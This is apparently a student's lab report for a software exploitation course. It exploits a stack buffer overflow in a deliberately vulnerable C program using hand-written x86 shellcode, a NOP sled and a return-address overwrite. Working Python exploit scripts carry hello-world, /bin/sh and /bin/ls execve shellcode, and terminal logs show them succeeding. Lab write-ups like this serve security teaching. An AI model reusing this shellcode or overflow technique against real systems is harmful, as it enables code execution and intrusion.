Software Exploitation

Lab 3: Shellcode

Author: Adam Pawełek
Evaluator of the report: Mikko Neijonen


Code to Exploit:

```c
#include <getopt.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void usage(char *prog) {
   fprintf(stderr,
           "Usage: %s [-x] {-c TEXT | -f FILE}\n"
           "    -c TEXT  load buffer from command-line\n"
           "    -f FILE  load buffer from file\n",
           prog);
   exit(1);
}

int vulnerable(char *p, size_t n) {
   char buffer[128] = {0};
   memcpy(buffer, p, n);
   return 2;
}

int main(int argc, char **argv) {
   char buffer[4096] = {0};
   size_t buffer_len = 0;

   int opt;
   while ((opt = getopt(argc, argv, "hf:c:")) != -1) {
       switch (opt) {
           case 'c': {
               buffer_len = strlen(optarg);
               printf("argument length is %zu bytes\n", buffer_len);
               if (memcpy(buffer, optarg, buffer_len) == 0) {
                   perror("memcpy");
                   exit(1);
               }
           } break;
           case 'f': {
               FILE *fp = stdin;
               if (strcmp(optarg, "-") && (fp = fopen(optarg, "r")) == 0) {
                   perror("fopen");
                   exit(1);
               }
               buffer_len = fread(buffer, 1, sizeof(buffer), fp);
               if (ferror(fp)) {
                   perror("fread");
                   exit(1);
               }
               printf("input length is %zu bytes\n", buffer_len);
           } break;
           default:
               usage(argv[0]);
       }
```

```
    }

    return vulnerable(buffer, buffer_len);
}
```

Theoretical introduction

Data Registers



As we can see above:
AH, AL, BH, BL, CH, CL, DH, DL - 8 bit registers
AX, BX, CX, DX - 16 bit registers
EAX, EBX, ECX, EDX - 32 bit registers
AX - primary accumulator;
CX - count register
DX - data register

Pointers Registers

IP, SP, BP - 16 bit registers
EIP, ESP, EBP - 32 bit registers
Instruction Pointer (IP) − stores the offset address of the next instruction to be executed
Stack Pointer (SP) - register provides the offset value within the program stack.
Base Pointer (BP) - register mainly helps in referencing the parameter variables passed to a subroutine.

The following table shows some of the system calls used in this tutorial −

%eax	Name	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	int	-	-	-	-
2	sys_fork	struct pt_regs	-	-	-	-
3	sys_read	unsigned int	char *	size_t	-	-
4	sys_write	unsigned int	const char *	size_t	-	-
5	sys_open	const char *	int	int	-	-
6	sys_close	unsigned int	-	-	-	-

Source - >https://www.tutorialspoint.com/assembly_programming/assembly_registers.htm

This knowledge will be necessary to do this assignment.
To do this assignment I was also using Hacking, 2nd Edition book the shellcode chapter (5).

Part1 Creating Hello.asm file

Problem

The problem of this assignment is to exploit C code to run Assembly code during shell_1.c running.

Approach

1.Modify Assembly code to get rid of unnecessary nulls in compiled Assembly code.
2.Find the Eip address
3.Put shellcode somewhere after EIP address
4. Store in EIP address to shellcode or address of `\x90` which will lead you to shellcode

Getting rid of unnecessary nulls

First in my assignment to get rid of unnecessary nulls in hex saved file to do this I use the tips contained in the book.

1.First I used xor for all registers needed to print hello world command.
2. I used pop ecx to move ecx to the top of the stack
3. Previous operation let me saved there message without nulls in file
4. I used int 0x80 to interrupt the kernel and write message
5. I done similar steps than before to put values into registers responsible for closing the program
6. kernel interruption to close the program
7.jmp short runMessage -> jump to the end of shellcode to call instruction which in turn will jump in pop instruction at beginning of shellcode (problem with ecx register)

It is worth mentioning that if we xor register with the same register it will be “reset”. What I meant for that is that this register will have only 0.


Code Hello:

```
global _start
section   .text
global    _start

_start:
    jmp short runMessagee   ;jump to run message

one:

    pop ecx             ;storing into ecx top of the stack (msg)

    xor eax, eax        ;rest eax
    mov al, 0x4         ; system call number (sys_write)

    xor ebx, ebx        ;reset ebs
    mov bl, 0x1         ; file descriptor (stdout)

    xor edx, edx         ;reset edx
    mov dl, msglen      ; message length
    int 0x80            ; call kernel


    xor eax, eax        ;reset eax
    mov al, 0x1         ; system call number (sys_exit)
    xor ebx, ebx        ;xor ebx

    int 0x80            ; call kernel

runMessagee:
    call one            ;calling one
    msg: db "Hello_Adam.", 0xa  ; declaring message variable
    msglen  equ $ - msg         ; count message and save it in msglen
```

Generating Shellcode from shell_text

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/asm$ ./shell_text.
sh hello
\xeb\x17\x59\x31\xc0\xb0\x04\x31\xdb\xb3\x01\x31\xd2\xb2\x0c\xcd\x80\x31\xc0\xb0
\x01\x31\xdb\xcd\x80\xe8\xe4\xff\xff\xff\x48\x65\x6c\x6c\x6f\x5f\x41\x64\x61\x6d
\x2e\x0a
```

Python code for exploiting shell_1 program:



First I printed the address of the buffer = 0xffffb300
Then I printed the address of the EIP = 0xFFFFB38C

0xFFFFB38C - 0xffffb300 = 0x8c = 140 (decimal)

then I added put value in eip address 0xFFFFB38C + 0x200 = 0xffffd038
after 1000 \x90 commands
my hello_Adam code will be printed.

Python code:

```
#! /usr/bin/env python2

from struct import pack
from sys import stdout
from subprocess import Popen

exploit  = "A" * 140
exploit += pack("<L", 0xffffd038)

exploit += b"\x90" * 3000

exploit
+=b"\xeb\x17\x59\x31\xc0\xb0\x04\x31\xdb\xb3\x01\x31\xd2\xb2\x0c\xcd\x80\x31\
xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe4\xff\xff\xff\x48\x65\x6c\x6c\x6f\x5f\x41\x
64\x61\x6d\x2e\x0a"
exploit+= b"\xcc"

stdout.write(exploit)
```

Results:

Execute shellcode from command-line parameter with -c flag

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ ./shell_1 -c  $(python2 shell.py)
argument length is 3185 bytes
The address of a buffer is 0xffffb300
saved_ebp @ 0xffffb388 = 0x00000c71
Hello_Adam.ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$
```

As we can see this code doesn't work with the -f flag

```
Hello_Adam.ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ python2 shell.py  >  mytext
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ ./shell_1 -f mytext
input length is 3187 bytes
The address of a buffer is 0xffffbf70
saved_ebp @ 0xffffbff8 = 0x00000c73
Segmentation fault (core dumped)
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$
```

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ ./shell_1 -f - < mytext
input length is 3187 bytes
The address of a buffer is 0xffffbf80
saved_ebp @ 0xffffc008 = 0x00000c73
Segmentation fault (core dumped)
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$
```

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ cat mytext | ./shell_1 -f -
input length is 3186 bytes
The address of a buffer is 0xffffbf80
saved_ebp @ 0xffffc008 = 0x00000c72
Segmentation fault (core dumped)
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$
```

New Code

Code for -f flag (the previous code doesn't work correctly for the -f flag) we can see the difference in registered this one have 0xffffc038 last one had 0xffffd038. For that I spend more than 3 hours.

```
#! /usr/bin/env python2

from struct import pack
from sys import stdout
from subprocess import Popen

exploit  = "A" * 140
exploit += pack("<L", 0xffffc038)
```

```
exploit += b"\x90" * 3000

exploit
+=b"\xeb\x17\x59\x31\xc0\xb0\x04\x31\xdb\xb3\x01\x31\xd2\xb2\x0c\xcd\x80\x31\
xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe4\xff\xff\xff\x48\x65\x6c\x6c\x6f\x5f\x41\x
64\x61\x6d\x2e\x0a"
#exploit+= b"\x00\x00\x90"
#exploit+= b"\xcc"

stdout.write(exploit)
```

Results:

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ python2 shell.py > my.o
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ ./shell_1 -f my.o
input length is 3186 bytes
The address of a buffer is 0xffffbf80
saved_ebp @ 0xffffc008 = 0x00000c72
Hello_Adam.
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$
```

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ ./shell_1 -f -  < my.o
input length is 3186 bytes
The address of a buffer is 0xffffbf80
saved_ebp @ 0xffffc008 = 0x00000c72
Hello_Adam.
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$
```

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ cat my.o | ./shell_1 -f -
input length is 3186 bytes
The address of a buffer is 0xffffbf80
saved_ebp @ 0xffffc008 = 0x00000c72
Hello_Adam.
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$
```

We can see that we have to do 2 codes for this assignment 1 for the -c flag and one for -f flag because the system behaves differently in these 2 examples.

Time spend and conclusion on first part

I spent 2 days for the first part.
First day I spent mostly on clearing out assembly code to throw away all nulls in the file. I had a problem with makeFile because it compile program in that way that hexdump -C hello | grep --color=auto 00 was showing to many 0. After a long time I find out that I have to compile it with nasm and then I will be able to see how many 0 I have.

In Second day I was writing the python script. For me it was surprising that I had to do 2 different variation of python script for -c and -f flag.

Part 2

Problem

For this part I used code from book:
Problem and approach.
Main problem for this assignment is to write code which will execute system command. In this case I used code from book “Hacking, 2nd Edition”. In this case this code open terminal and allows user to write there some commands. In nexts example I will modify this code to run another command. The next step will be also similar to the part 1 I need to generate shellcode and paste it to my python script.

Approach

1. Write Assembly program
2. Generate shellcode
3. Put shellcode in python script
4. Find EIP address
5. Store in EIP address to shellcode or address of `\x90` which will lead you to shellcode

Code from Example 1 and 2 works very similar to code above and I will explain the assembly code in reference to code below.

```
#include <unistd.h>

int main() {
   char filename[] = "/bin/sh\x00";
   char argv, envp; // Arrays that contain char pointers

   argv[0] = filename; // The only argument is filename.
   argv[1] = 0;  // Null terminate the argument array.

   envp[0] = 0; // Null terminate the environment array.

   execve(filename, argv, envp);
}
```

Example 1

Assembly Code

```
BITS 32

  jmp short two           ; Jump down to the bottom for the call trick.
one:
; int execve(const char *filename, char *const argv [], char *const envp[])
  pop ebx                 ; Ebx has the addr of the string.
  xor eax, eax            ; Put 0 into eax.
  mov [ebx+7], al         ; Null terminate the /bin/sh string.
  mov [ebx+8], ebx        ; Put addr from ebx where the AAAA is.
  mov [ebx+12], eax       ; Put 32-bit null terminator where the BBBB is.
  lea ecx, [ebx+8]        ; Load the address of [ebx+8] into ecx for argv ptr.
  lea edx, [ebx+12]       ; Edx = ebx + 12, which is the envp ptr.
  mov al, 11              ; Syscall #11
  int 0x80                ; Do it.

two:
  call one          ; Use a call to get string address.
  db '/bin/shXAAAABBBB'     ; The XAAAABBBB bytes aren't needed.
```

We can see in that code that first after pop instruction ebx has the address of the string.
Then we reset eax register.
In the next Line we move 0 al (8 bits) to X place in this has the same function as `argv[1] = 0;` in C code.
Then we want put the string address to AAAA place (8 * 4 = 32).
Then we want put 32 bit null terminator that will have that function `envp[0] = 0; // Null terminate the environment array.` (8 * 4 = 32) in BBBB place
Then we load the address of ebx + 8 into ECX (this is address of string) into argv equivalent in asm code.
Then we load 32-bit null (ebx + 12) into edx which is equivalent in this code envp pointer in c code
At the end we move 11 into al (sys_execve) and call the cernell to run the program.

We can see that that program doesn't have any nulls in file . Reason for that is that I use the same trick with pop and call as in the previous part. We can also see that in eax register was put 0 and ecx and edx registers was load with some values.

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/asm$ hexdump -C program | grep --color=auto 00
00000000  eb 16 5b 31 c0 88 43 07  89 5b 08 89 43 0c 8d 4b  |..[1..C..[..C..K|
00000010  08 8d 53 0c b0 0b cd 80  e8 e5 ff ff ff 2f 62 69  |..S........../bi|
00000020  6e 2f 6c 73 58 41 41 41  41 42 42 42 42           |n/lsXAAAABBBB|
0000002d
```

Python code

Then I generated shellcode and pasted it into the python script that I used in the previous part.

```
#! /usr/bin/env python2

from struct import pack
from sys import stdout
from subprocess import Popen

exploit  = "A" * 140
exploit += pack("<L", 0xffffd038)

exploit += b"\x90" * 3000

exploit
+=b"\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\x8d\x4b\x08\x8d\
x53\x0c\xb0\x0b\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x58\x
41\x41\x41\x41\x42\x42\x42\x42"

stdout.write(exploit)
```

Example of program working:

With -c flag

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ ./shell_1 -c
$(python2 shell.py)
argument length is 3189 bytes
The address of a buffer is 0xffffb370
saved_ebp @ 0xffffb3f8 = 0x00000c75
$ cat shell_1.c
#include <getopt.h>
```

With -f flag

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ python2 shell.py > out1.out
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ ./shell_1 -f out1.out
input length is 3189 bytes
The address of a buffer is 0xffffbf70
saved_ebp @ 0xffffbff8 = 0x00000c75
$ ls
Makefile  gete        getenvaddr.c  hello.s  myFile      out1.out  shell_1    shell_stub    tekst
```

The second -f command doesn't want to work with that interactive script. But in example 2 we have a script that only runs ls and in that example both commands work properly.

Example 2

Now I wanted to run some linux function directly from shell_1. For that I changed the ‘/bin/shXAAAABBBB' to /bin/lsXAAAABBBB'.

Assembly Code:

```
BITS 32

  jmp short two           ; Jump down to the bottom for the call trick.
one:
; int execve(const char *filename, char *const argv [], char *const envp[])
  pop ebx                 ; Ebx has the addr of the string.
  xor eax, eax            ; Put 0 into eax.
  mov [ebx+7], al         ; Null terminate the /bin/sh string.
  mov [ebx+8], ebx        ; Put addr from ebx where the AAAA is.
  mov [ebx+12], eax       ; Put 32-bit null terminator where the BBBB is.
  lea ecx, [ebx+8]        ; Load the address of [ebx+8] into ecx for argv ptr.
  lea edx, [ebx+12]       ; Edx = ebx + 12, which is the envp ptr.
  mov al, 11              ; Syscall #11
  int 0x80                ; Do it.

two:
  call one          ; Use a call to get string address.
  db '/bin/lsXAAAABBBB'     ; The XAAAABBBB bytes aren't needed.
```

Python Code:

```
#! /usr/bin/env python2

from struct import pack
from sys import stdout
from subprocess import Popen

exploit  = "A" * 140
exploit += pack("<L", 0xffffd038)

exploit += b"\x90" * 3000

exploit
+=b"\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\x8d\x4b\x08\x8d\
x53\x0c\xb0\x0b\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x6c\x73\x58\x
41\x41\x41\x41\x42\x42\x42\x42"

stdout.write(exploit)
```

Example of program working:

With -c flag

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ ./shell_1 -c
$(python2 shell.py)
argument length is 3189 bytes
The address of a buffer is 0xffffb370
saved_ebp @ 0xffffb3f8 = 0x00000c75
Makefile  getenvaddr    hello.s  mytext.out  shell_1.c     tekst
gdbinit   getenvaddr.c  my.o     shell.py    shell_stub    tekst.txt
gete      hello         myFile   shell_1     shell_stub.c
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$
```

With -f flag

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ cat out1.out |  ./shell_1 -f -
input length is 3189 bytes
The address of a buffer is 0xffffbf80
saved_ebp @ 0xffffc008 = 0x00000c75
Makefile  gete        getenvaddr.c  hello.s  myFile      out1.out  shell_1    shell_stub    tekst
gdbinit   getenvaddr  hello         my.o     mytext.out  shell.py  shell_1.c  shell_stub.c  tekst.txt
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$
```

```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$ ./shell_1 -f out1.out
input length is 3189 bytes
The address of a buffer is 0xffffbf70
saved_ebp @ 0xffffbff8 = 0x00000c75
Makefile  gete        getenvaddr.c  hello.s  myFile      out1.out  shell_1    shell_stub    tekst
gdbinit   getenvaddr  hello         my.o     mytext.out  shell.py  shell_1.c  shell_stub.c  tekst.txt
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab3/src$
```

We can see that in this example all commands work properly because the user doesn't have to do any interaction from the terminal.

Conclusion of the part 2

For this part I spent more than 1 day. It was easier to work on that Part with experience with first part. But what was surprising for me was that I couldn't run the compiled asm code from the command line. I was riding about that topic on the internet and it turned out that modern linuxes are protected from this kind of programs. I would be really interested to know how to get around this protection without using an external C program.

Time spend on both parts

More than 3 days.

System informations

-Virtual machine (Virtual Box)

Linux ubuntu-VirtualBox 5.8.0-49-generic #55~20.04.1-Ubuntu SMP Fri Mar 26 01:01:07 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux